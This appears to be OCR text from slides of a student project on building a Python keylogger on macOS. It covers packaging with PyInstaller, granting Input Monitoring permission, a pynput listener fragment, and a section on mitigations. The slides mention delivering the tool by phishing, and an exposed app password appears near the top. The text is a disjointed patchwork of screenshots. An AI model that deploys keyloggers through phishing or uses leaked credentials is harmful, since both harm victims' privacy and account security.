
App password

nknjoedgfpyqpywe



test

Sorry, this feature is not available right now!



Third-party apps & services

Keep track of your connections

You shared data with these third-party apps and services. Learn more

58 total apps & services

Filter by:

AllTrails

anaconda.cloud


Anthropic

Autotrader


Best Buy App

Next Steps

Executable File Conversion



```
Last login: Wed Apr 24 20:57:27 on ttys000
(base) prestonboster@Prestons-Air ~ % auto-py-to-exe
```



Language: English

Script Location

Onefile (–onedir / –onefile)

Console Window (–console / –windowed)

Icon (–icon)

Additional Files (–add-data)

Advanced

Settings

Current Command

```
pyinstaller --noconfirm --onedir --console  ""
```

Mitigation

- I would deliver this in a phishing email so the best way to remediate that is always good employee training. Mitigating keyloggers also involves updating antivirus software regularly, running system scans, and keeping operating systems and software up to date. Employing firewalls, avoiding suspicious websites, and using virtual keyboards for sensitive inputs can also bolster security. Implementing password managers and two-factor authentication further fortifies defenses. Finally, maintaining awareness of physical security risks and staying informed about cybersecurity threats completes a comprehensive mitigation strategy.

The Double Edged Sword

stackoverflow.co...
Finish update
stackoverflow
Products
Search...
Home
Questions
Tags
Saves
Users
Companies
LABS
Discussions
COLLECTIVES
Communities for your favorite technologies.
Explore all Collectives
TEAMS
Ask questions, find
KeyLogger
Version control
Current File
Keylogger.py
key_log.txt
18 6 1
Run
Keylogger

4. Add `./dist/main.app` to the Accessibility tab using the same steps as the first solution.

5. Just to be sure, add `main` (in the folder `./dist/main.app/Contents/MacOS/`) to the Accessibility tab. You can type the directory in the window by pressing ⌘ ⇧ G

6. Either open the app in Finder or run it in the console.

Share Edit Follow

answered Oct 22, 2021 at 7:58
Icylcicle
617 ● 5 ● 17

Add a comment

1

You may look at Mac Setting - Privacy - Input Listener then allow PyCharm.app to listen input from keyboard√

Share Edit Follow

answered Jul 28, 2022 at 4:32
zhou yuxuan
11 ● 1

If using VSCode, `System Settings` -> `Privacy & Security` -> `Input Monitoring` -> allow `Visual Studio Code` – WhaSukGO Mar 22, 2023 at 14:36

Add a comment

I run on vs code terminal and below step for allow listen event:

```
def on_release(key):
    if key == Key.esc:
        return False

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

```
/Users/prestonboster/PycharmProjects/KeyLogger/venv/bin/python /Users/
```

Thank You